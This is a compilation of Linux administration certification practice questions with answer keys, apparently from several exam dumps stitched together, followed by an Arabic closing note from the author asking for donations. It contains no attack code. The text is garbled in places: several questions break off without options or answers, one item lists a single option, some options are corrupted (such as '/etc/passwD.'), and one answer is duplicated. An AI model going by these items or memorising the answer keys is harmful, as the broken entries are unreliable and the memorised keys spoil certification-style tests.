CORRECT TEXT
What option, when passed to the yum command, will update the entire system? (Specify ONLY the option name with no additional parameters).

Answer: UPDATE

Question: 28

The message "Hard Disk Error" is displayed on the screen during Stage 1 of the GRUB boot process. Which of the following does this indicate?

A. The kernel was unable to execute /bin/init
B. The next Stage cannot be read from the hard disk because GRUB was unable to determine the size and geometry of the disk
C. One or more of the filesystems on the hard disk has errors and a filesystem check should be run
D. The BIOS was unable to read the necessary data from the Master Boot Record to begin the boot process

Answer: B

Question: 29

CORRECT TEXT
What is the name of the main configuration file for GRUB? (Please specify the file name with no path information).

Answer: GRUB.CFG,GRUB.CONF,MENU.LST

Question: 30

An administrator wants the default permissions for their files to be -rw-r-----. How must the administrator set umask?

A. 037
B. 640
C. 038

Product Questions: 177

Question: 1

The legacy program for sending files to the printer queues from the command line is which of the following?

A. lpd
B. lpr
C. lpq
D. lpp

Answer: B

Question: 2

Which of the following statements would create a default route using a gateway of 192.168.1.1?

A. netstat -add default gw
B. route default 192.168.1.1
C. ip route default 192.168.1.1
D. route add default gw 192.168.1.1
E. ifconfig default gw 192.168.1.1 eth0

Answer: D

Question: 3

Which of the following is the purpose of the dig command?

A. To adjust a directory's hidden permissions
B. To search for files on the filesystem
C. To adjust a file's hidden permissions
D. To perform hostname lookups
E. To ping all known hosts on the current subnet

Answer: D

Question: 4

Which of the following configuration files does sudo read when determining if a user is permitted to run applications with root privileges?

A. /etc/groups
B. /etc/passwd
C. /etc/sudoers

D. /etc/sudo.conf

Answer: C

Question: 5

Which of the following commands will set the local machine's timezone to UTC?

A. cat UTC > /etc/timezone
B. ln -s /usr/share/zoneinfo/UTC /etc/localtime
C. date --timezone=UTC
D. mv /usr/timezone/UTC /etc

Answer: B

Question: 6

CORRECT TEXT
A user was not given permission to use the CRON scheduling system. What file needs to be modified to provide that access? (Please specify the full path to the file).

Answer:
/ETC/CRON.ALLOW

Question: 7

Which of the following commands should be added to /etc/bash_profile to change the language of messages from an internationalised program to Portuguese (pt)? (Select TWO).

A. export LANGUAGE="pt"
B. export MESSAGE="pt"
C. export LANG="pt"
D. export LC_MESSAGES="pt"
E. export ALL_MESSAGES="pt"

Answer: C,D

Question: 8

Which of the following is pool.ntp.org?

A. A deprecated feature for maintaining system time in the Linux kernel.
B. A website which provides binary and source packages for the OpenNTPD project.
C. A virtual cluster of various timeservers.
D. A community website used to discuss the localization of Linux.

Answer: C

Question: 9

Which of the following directories in a user's home contains configuration files and key rings for GPG?

A. ~/gpg.d/
B. ~/.gpg/
C. ~/.gnupg/
D. ~/gnupg/
E. ~/.gpg.d/

Answer: C

Question: 10

Which of the following lines from /etc/X11/xorg.conf indicates that fonts can be found on a font server?

A. FontPath= server
B. Fonts "unix/:7100"
C. FontPath "unix/:7100"
D. Fonts= server
E. Fontserver = "servername"

Answer: C

Question: 11

The files in the /etc/skel directory are used by the:

A. pwconv command
B. pwunconv command
C. useradd command
D. passwd command

Answer: C

Question: 12

Which of the following SQL statements will select the fields name and address from the contacts table?

A. SELECT (name, address) FROM contacts;
B. SELECT (name address) FROM contacts;
C. SELECT name, address FROM contacts;
D. SELECT name address FROM contacts;

Answer: C

Question: 13

Which of the following configuration files would an administrator edit to change default options for outbound ssh sessions?

A. /etc/ssh/sshd_config
B. /etc/ssh/ssh
C. /etc/ssh/client
D. /etc/ssh/ssh_config
E. /etc/ssh/ssh_client

Answer: D

Question: 14

Which of the following bash option will prevent an administrator from overwriting a file with a ">"?

A. set -o safe
B. set -o noglob
C. set -o noclobber
D. set -o append
E. set -o nooverwrite

Answer: C

Question: 15

CORRECT TEXT
An ISP has given an administrator an IP block for use. The block is 192.168.112.64/26. If the administrator uses the first usable IP for the router that is installed on the network, how many usable IPs are left? (Please enter the number and not a word)

Answer: 61

Question: 16

All of the following are Mail Transport Agents EXCEPT:

A. exim
B. postfix
C. sendmail
D. qmail
E. mail

Answer: E

Question: 17

CORRECT TEXT
An administrator is configuring a secured webserver, however connecting to https://127.0.0.1 is not working. The administrator runs netstat -ntl, which returns the following output: tcp 0 0
0.0.0.0:80 0.0.0.0:* LISTEN What port should be listening before a successful connection is possible? (Provide only the numerical value of the port).

Answer: 443

Question: 18

CORRECT TEXT
Which protocol uses two (2) TCP/IP ports one of them being port 20 for data transfer? (Please do not enter duplicate answers in this field.)

Answer: FTP, FTP

Question: 19

CORRECT TEXT
An administrator can run the _________ command to see active network and UNIX domain socket connections. (Please specify the command with no options or parameters).

Answer: /BIN/NETSTAT, NETSTAT

Question: 20

CORRECT TEXT
An administrator needs to sync the hardware clock, which is on GMT, with the system clock, which the administrator just updated with NTP. To do this, complete the following commanD. _________ u --systohc

Answer: /SBIN/HWCLOCK, /USR/SBIN/HWCLOCK, HWCLOCK

Question: 21

Which of the following programs uses the hosts.allow file to perform its main task of checking for access control restrictions to system services?

A. tcpd
B. inetd
C. fingerd
D. mountd
E. xinetd

Answer: A

Question: 22

CORRECT TEXT
An administrator has added the following line to /etc/inittab in order to disable the ability to reboot a Debian system

by pressing the Control + Alt + Delete keys simultaneously: ca:12345:_________:/bin/echo "Rebooting disabled" Please provide the missing string.

Answer: CTRLALTDEL

Question: 23

CORRECT TEXT
What word will complete an if statement in bash such as the following: if [-x "$file"]; then echo $file _____ (Please provide the missing word only).

Answer: FI

Question: 24

CORRECT TEXT
An administrator decides to use xinetd instead of inetd. Now, the administrator needs to transfer information from /etc/inetd.conf to another file. What file must be created or edited? (Please specify the full path).

Answer: /ETC/XINETD.CONF

Question: 25

In the following command and its output, echo $$ 12942 which of the following is 12942?

A. The process ID of the echo command.
B. The process ID of the current shell.
C. The process ID of the last command executed.
D. The process ID of the last backgrounded command.

Answer: B

Question: 26

Which of the following commands will print the exit value of the previous command to the screen in bash?

A. echo $?
B. echo $#
C. echo $exit
D. echo $status
E. echo $&}

Answer: A

Question: 27

Which of the following statements about crontab are true? (Select TWO).

A. Every user may have their owncrontab.
B. Changing a crontab requires a reload/restart of the cron daemon.
C. The cron daemon reloads crontab files automatically when necessary.
D. hourly is the same as "0 * * * *".
E. A cron daemon must run for each existing crontab.

Answer: A,C

Question: 28

CORRECT TEXT
An administrator wants to determine the geometry of a particular window in X, so the administrator issues the __________ -metric command and then clicks on the window. (Please enter only a single command and do not enter duplicate answers in this field.)

Answer: /USR/BIN/XWININFO, XWININFO

Question: 29

CORRECT TEXT
The command __________ prints a list of email that is currently in the queue waiting for delivery. (Please specify the command with or without path or arguments)

Answer: /USR/BIN/MAILQ, MAILQ

Question: 30

CORRECT TEXT
To slave the NTP daemon to an external source, an administrator needs to modify the ______ variable in the /etc/ntp.conf file.

Answer: SERVER

Question: 31

Which of the following commands is used to deactivate a network interface?

A. ifdown
B. ipdown
C. net
D. netdown

Answer: A

Question: 32

Which of the following looks like a correct entry in the /etc/hosts file?

A. localhost 127.0.0.1 localhost.localdomain
B. localhost.localdomainlocalhost 127.0.0.1
C. localhostlocalhost.localdomain 127.0.0.1
D. 127.0.0.1 localhost.localdomainlocalhost
E. localhost.localdomain 127.0.0.1 localhost

Answer: D

Question: 33

Which of the following lines would an administrator find in the file /etc/resolv.conf?

A. order hosts, bind
B. 192.168.168.4 dns-server
C. hosts: files, dns
D. domain mycompany.com

Answer: D

Question: 34

Which of the following find commands will print out a list of suid root files in /usr?

A. find /usr -uid 0 -perm +4000
B. find -user root +mode +s /usr
C. find -type suid -username root -d /usr
D. find /usr -ls *s* -u root
E. find /usr -suid -perm +4000

Answer: A

Question: 35

Which of the following commands will provide locale-specific information about a system and its environment?

A. loconfig
B. getlocale
C. locale
D. tzconfig
E. tzselect

Answer: C

Question: 36

Which of the following should the permission settings be for /etc/passwd and /etc/shadow?

A. /etc/passwD. -rw-r--r-- /etc/shadow: -r-------
B. /etc/passwD. -r-------- /etc/shadow: -rw-r--r-
C. /etc/passwD. -rw-r--r-- /etc/shadow: -rw-r--r-
D. /etc/passwD. -r-------- /etc/shadow: -r--------}

Answer: A

Question: 37

Which of the following configuration files should be modified to set default shell variables for all users?

A. /etc/bashrc
B. /etc/profile
C. ~default/.bash_profile
D. /etc/skel/.bashrc
E. /etc/skel/.bash_profile

Answer: B

Question: 38

By default, which directories contents will be copied to a new user's home directory when the account is created, passing the -m option to the useradd command?

A. /ETC/SKEL, /ETC/SKEL/

Answer: A

Question: 39

Suppose that the command netstat -a hangs for a long time without producing output. An administrator might suspect:

A. A problem with NFS
B. A problem with DNS
C. A problem with NIS
D. A problem with routing
E. That the netstat daemon has crashed

Answer: B

Question: 40

CORRECT TEXT
Please specify the directory containing the configuration files for the CUPS printing system. (Provide the full path to the directory).

Product Questions: 120
Version: 7.0

Question: 1

Which SysV init configuration file should be modified to disable the ctrl-alt-delete key combination?

A. /etc/keys
B. /proc/keys
C. /etc/inittab
D. /proc/inittab
E. /etc/reboot

Answer: C

Question: 2

During a system boot cycle, what program is executed after the BIOS completes its tasks?

A. The bootloader
B. The inetd program
C. The init program
D. The kernel

Answer: A

Question: 3

Which run levels should never be declared as the default run level when using SysV init? (Choose TWO correct answers.)

A. 0
B. 1
C. 3
D. 5
E. 6

Answer: A, E

Question: 4

Which of the following statements is correct when talking about /proc/?

A. All changes to files in /proc/ are stored in /etc/proc.d/ and restored on reboot.

B. All files within /proc/ are read-only and their contents cannot be changed.
C. All changes to files in /proc/ are immediately recognized by the kernel.
D. All files within /proc/ are only readable by the root user.

Answer: C

Question: 5

What of the following statements are true regarding /dev/ when using udev? (Choose TWO correct answers.)

A. Entries for all possible devices get created on boot even if those devices are not connected.
B. Additional rules for udev can be created by adding them to /etc/udev/rules.d/.
C. When using udev, it is not possible to create block or character devices in /dev/ using mknod.
D. The /dev/ directory is a filesystem of type tmpfs and is mounted by udev during system startup.
E. The content of /dev/ is stored in /etc/udev/dev and is restored during system startup.

Answer: B, D

Question: 6

Which of the following information is stored within the BIOS? (Choose TWO correct answers.)

A. Boot device order
B. Linux kernel version
C. Timezone
D. Hardware configuration
E. The system's hostname

Answer: A, D

Question: 7

Which of the following commands reboots the system when using SysV init? (Choose TWO correct answers.)

A. shutdown -r now
B. shutdown -r "rebooting"
C. telinit 6
D. telinit 0
E. shutdown -k now "rebooting"

Answer: A, C

Question: 8

Which of the following are init systems used within Linux systems? (Choose THREE correct answers.)

A. startd
B. systemd
C. Upstart

D. SysInit
E. SysV init

Answer: B, C, E

Question: 9

Which file in the /proc filesystem lists parameters passed from the bootloader to the kernel? (Specify the file name only without any path.)

**Answer: cmdline,
/proc/cmdline**

Question: 10

What information can the lspci command display about the system hardware? (Choose THREE correct answers.)

A. Device IRQ settings
B. PCI bus speed
C. System battery type
D. Device vendor identification
E. Ethernet MAC address

Answer: A, B, D

Question: 11

Which of the following commands brings a system running SysV init into a state in which it is safe to perform maintenance tasks? (Choose TWO correct answers.)

A. shutdown -R 1 now
B. shutdown -single now
C. init 1
D. telinit 1
E. runlevel 1

Answer: C, D

Question: 12

What is the first program that is usually started, at boot time, by the Linux kernel when using SysV init?

A. /lib/init.so
B. /sbin/init
C. /etc/rc.d/rcinit
D. /proc/sys/kernel/init
E. /boot/init

Answer: B

Question: 13

Which command will display messages from the kernel that were output during the normal boot sequence?

Answer: dmesg, /bin/dmesg

Question: 14

Which of the following commands will write a message to the terminals of all logged in users?

A. bcast
B. mesg
C. print
D. wall
E. yell

Answer: D

Question: 15

Which of the following kernel parameters instructs the kernel to suppress most boot messages?

A. silent
B. verbose=0
C. nomesg
D. quiet

Answer: D

Question: 16

Which of the following options for the kernel's command line changes the systemd boot target to rescue.target instead of the default target?

A. systemd.target=rescue.target
B. systemd.runlevel=rescue.target
C. systemd.service=rescue.target
D. systemd.default=rescue.target
E. systemd.unit=rescue.target

Answer: E

Question: 17

After modifying GNU GRUB's configuration file, which command must be run for the changes to take effect?

A. kill -HUP $(pidof grub)
B. grub-install
C. grub
D. No action is required

Answer: D

Question: 18

Which of the following commands is used to update the list of available packages when using dpkg based package management?

A. apt-get update
B. apt-get upgrade
C. apt-cache update
D. apt-get refresh
E. apt-cache upgrade

Answer: A

Question: 19

Which of the following commands lists the dependencies of a given dpkg package?

A. apt-cache depends-on package
B. apt-cache dependencies package
C. apt-cache depends package
D. apt-cache requires package

Answer: C

Question: 20

Which of the following options is used in a GRUB Legacy configuration file to define the amount of time that the GRUB menu will be shown to the user?

A. hidemenu
B. splash
C. timeout
D. showmenu

Answer: C

Question: 21

What can the Logical Volume Manager (LVM) be used for? (Choose THREE correct answers.)

A. To create RAID 9 arrays.
B. To dynamically change the size of logical volumes.

C. To encrypt logical volumes.
D. To create snapshots.
E. To dynamically create or delete logical volumes.

Answer: B, D, E

Question: 22

Which of the following commands updates the linker cache of shared libraries?

A. mkcache
B. soconfig
C. mkldconfig
D. lddconfig
E. ldconfig

Answer: E

Question: 23

Which of the following commands lists all currently installed packages when using RPM package management?

A. yum --query --all
B. yum --list --installed
C. rpm --query --all
D. rpm --list –installed

Answer: C

Question: 24

Which of the following commands can be used to download the RPM package kernel without installing it?

A. yum download --no-install kernel
B. yumdownloader kernel
C. rpm --download --package kernel
D. rpmdownload kernel

Answer: B

Question: 25

When using rpm --verify to check files created during the installation of RPM packages, which of the following information is taken into consideration? (Choose THREE correct answers.)

A. Timestamps
B. MD5 checksums
C. Inodes
D. File sizes

E. GnuPG signatures

Answer: A, B, D

Question: 26

Which of the following is correct when talking about mount points?

A. Every existing directory can be used as a mount point.
B. Only empty directories can be used as a mount point.
C. Directories need to have the SetUID flag set to be used as a mount point.
D. Files within a directory are deleted when the directory is used as a mount point.

Answer: A

Question: 27

Which function key is used to start Safe Mode in Windows NT?

A. F10
B. F8
C. F6
D. Windows NT does not support Safe Mode

Answer: D

Question: 28

Which of the following environment variables overrides or extends the list of directories holding shared libraries?

A. LD_LOAD_PATH
B. LD_LIB_PATH
C. LD_LIBRARY_PATH
D. LD_SHARE_PATH
E. LD_RUN_PATH

Answer: C

Question: 29

Which world-writable directory should be placed on a separate partition in order to prevent users from being able to fill up the / filesystem? (Specify the full path to the directory.)

Answer: /tmp, tmp, /var/tmp, /tmp/, /var/tmp/

Question: 30

Product Questions: 120

Version: 7.0

Topic 1, Shells, Scripting and Data Management

Question: 1

What is true regarding the statement beginning with #! that is found in the first line of a script?

A. It prevents the script from being executed until the ! is removed.
B. It specifies the path and the arguments of the interpreter used to run the script.
C. It is a comment that is ignored by the script.
D. It specifies the character encoding of the script.

Answer: B

Question: 2

Which Bash option prevents a user from accidentally overwriting a file with a ">"?

A. set -o safe
B. set -o noglob
C. set -o noclobber
D. set -o append
E. set -o nooverwrite

Answer: C

Question: 3

Which of the following commands prints the exit value of the most recently executed program in Bash?

A. echo $?
B. echo $#
C. echo $exit
D. echo $status
E. echo $&

Answer: A

Question: 4

What word will complete an if statement in bash such as the following: if [-x "$file"]; then echo $file _____

(Please provide the missing word only)

Answer: fi

Question: 5

What word is missing from the following SQL statement? update tablename ____ fieldname='value' where id=909; (Please specify the missing word using lower_case letters only.)

Answer: set

Question: 6

Which of the following SQL statements will select the fields name and address from the contacts table?

A. SELECT (name, address) FROM contacts;
B. SELECT (name address) FROM contacts;
C. SELECT name, address FROM contacts;
D. SELECT name address FROM contacts;

Answer: C

Question: 7

Which of the following configuration files should be modified to globally set shell variables for all users?

A. /etc/bashrc
B. /etc/profile
C. ~/.bash_profile
D. /etc/.bashrc

Answer: B

Question: 8

Which of the following commands are used to manage the environment and shell variables within a shell process? (Choose TWO correct answers.)

A. export
B. init
C. reset
D. set
E. tset

Answer: A, D

Question: 9

Which of the following are operators used for comparisons by the test command? (Choose TWO correct answers.)

A. equals
B. =
C. -is
D. -eq
E. null

Answer: B, D

Question: 10

Which of the following commands creates a function in Bash that outputs the sum of two numbers?

A. function sumitup { echo $(($1 + $2)) ; }
B. command sumitup { echo $(($1 + $2)) ; }
C. function sumitup { echo $1 + $2 ; }
D. method sumitup { echo $1 + $2 ; }
E. command sumitup { echo $1 + $2 ; }

Answer: A

Question: 11

What output will the following command sequence produce?

```
echo '1 2 3 4 5 6' | while read a b c; do       echo result: $c $b $a;     done
```

A. result: 3 4 5 6 2 1
B. result: 1 2 3 4 5 6
C. result: 6 5 4
D. result: 6 5 4 3 2 1
E. result: 3 2 1

Answer: A

Question: 12

When the command echo $? outputs 1, which of the following statements are true?

A. It is the process ID of the echo command.
B. It is the process ID of the current shell.
C. It is the exit value of the command executed immediately before echo.
D. It is the exit value of the echo command.

Answer: C

Question: 13

What word is missing from the following SQL statement?   insert into tablename _________(909, 'text'); (Please specify the missing word using lower-case letters only.)

Answer: VALUES, values

Question: 14

Which command makes the shell variable named VARIABLE visible to subshells?

A. export $VARIABLE
B. export VARIABLE
C. set $VARIABLE
D. set VARIABLE
E. env VARIABLE

Answer: B

Question: 15

What output will the command seq 10 produce?

A. A continuous stream of numbers increasing in increments of 10 until stopped.
B. The numbers 1 through 10 with one number per line.
C. The numbers 0 through 9 with one number per line.
D. The number 10 to standard output.

Answer: B

Question: 16

By default, the contents of which directory will be copied to a new user's home directory when the account is created by passing the -m option to the useradd command? (Specify the full path to the directory.)

Answer: /etc/skel, /etc/skel/

Question: 17

What word is missing from the following SQL statement?
 ___________ count(*) from tablename;
(Please specify the missing word using lower-case letters only.)

Answer: select

Question: 18

Which of the following files, when existing, affect the behavior of the Bash shell? (Choose TWO correct answers.)

A. ~/.bashconf
B. ~/.bashrc
C. ~/.bashdefaults
D. ~/.bash_etc

E. ~/.bash_profile

Answer: B, E

Question: 19

After issuing:
function myfunction { echo $1 $2 ; }
in Bash, which output does:
myfunction A B C
Produce?

A. A B
B. A B C
C. A C
D. B C
E. C B A

Answer: A

Question: 20

Which of the following commands puts the output of the command date into the shell variable mydate?

A. mydate="$(date)"
B. mydate="exec date"
C. mydate="$((date))"
D. mydate="date"
E. mydate="${date}"

Answer: A

Topic 2, User Interfaces and Desktops

Question: 21

What is the purpose of the sticky keys feature in X?

A. To assist users who have difficulty holding down multiple keys at once.
B. To prevent repeated input of a single character if the key is held down.
C. To ignore brief keystrokes according to a specified time limit.
D. To repeat the input of a single character.

Answer: A

Question: 22

On a machine running several X servers, how are the different instances of the X11 server identified?

A. By a fixed UUID that is defined in the X11 configuration file.
B. By a unique IPv6 address from the fe80::/64 subnet.
C. By the name of the user that runs the X server like x11:bob.
D. By a device name like /dev/X11/xservers/1.
E. By a display name like:1.

Answer: E

Question: 23

What is the purpose of the xhost program?

A. Grant or revoke access to a X11 session.
B. Install all packages and video drivers required to run X11 on a host.
C. Start the X11 server and announce its availability within the local network.
D. Send informational messages to all users logged into a host using X11.
E. Display the MOTD and other important information when a user logs in via X11.

Answer: A

Question: 24

What of the following statements is true regarding a display manager?

A. A display manager handles remote X11 logins only and has no purpose on a system that is not attached to a network.
B. The display manager is configured in the X11 configuration file xorg.conf.
C. There is only one display manager X11DM that must be started on all systems running X11.
D. After system startup, the display manager handles the login of a user.
E. Without a display manager, no graphical programs can be run.

Answer: D

Question: 25

How is a display manager started?

A. It is started by a user using the command startx.
B. It is started like any other system service by the init system.
C. It is started by inetd when a remote hosts connects to the X11 port.
D. It is started automatically when a X11 user logs in to the system console.

Answer: B

Question: 26

What is the default name of the configuration file for the Xorg X11 server? (Specify the file name only without any path.)

Answer: xorg.conf

Question: 27

Which of the following commands shows the current color depth of the X Server?

A. xcd
B. xcdepth
C. xwininfo
D. xcolordepth
E. cat /etc/X11

Answer: C

Question: 28

For accessibility assistance, which of the following programs is an on-screen keyboard?

A. xkb
B. atkb
C. GOK
D. xOSK

Answer: C

Question: 29

What is the name of the simple graphical login manager that comes with a vanilla X11 installation? (Specify ONLY the command without any path or parameters.)

Answer: xdm

Question: 30

Which of the following are tasks handled by a display manager like XDM or KDM? (Choose TWO correct answers.)

A. Start and prepare the desktop environment for the user.
B. Configure additional devices like new monitors or projectors when they are attached.
C. Handle the login of a user.
D. Lock the screen when the user was inactive for a configurable amount of time.
E. Create an X11 configuration file for the current graphic devices and monitors.

Answer: A, C

Topic 3, Administrative Tasks

Question: 31

Which of the following commands can modify or set the password expiration for a user? (Choose TWO correct answers.)

الخاتمة

الحمد للّه سبحانه وتعالى الذي قدر لنا التوفيق والنجاح في كتابة هذا الكتاب ، فقد حاولت جاهداً لتلخيص منهاج (Comptia Linux+) بما قد يفيد باحثي الأمن السايبراني بعد مشوار طويل من البحث والتلخيص ليشرق هذا الكتاب إلى النور والذي سيتبعه سلاسل متكاملة. وهنا يجب الملاحظة من القارئ العزيز بأنني تعمدت وضع بعض الأوامر أو الشرح باللغة الانكليزية لضرورتها لباحثي الأمن السايبراني ولأنها جزء لا يتجزأ من هذا العلم.

وإن كان اللّه تعالى قد وفقنا في كتابة هذا البحث فإننا نعتبر ذلك مكافأة من اللّه تعالى تعويضًا منه عما بذلناه فيه من جهد وتفكير، وقد كان ذلك هدفنا منذ البداية ونتشرف أننا وصلنا إليه.

وكما ذكرت سابقاً بأن الكتاب يخضع لرخصة المشاع الإبداعية ولكن السلاسل التي ستصدر في المستقبل ستحتاج إلى جهد ووقت لذلك من أراد أن يقوم بالتبرع بجزء من المال لقاء هذا الكتاب والكتب الأخرى التي ستصدر الرجاء التواصل عبر البريد الالكتروني.

Email : anwaryousef@protonmail.com

Facebook : anwar.yousef.509

Twitter: @AnwarYousef7

Linkedin: anwar-yousef-8802b4130

تم بحمد اللّه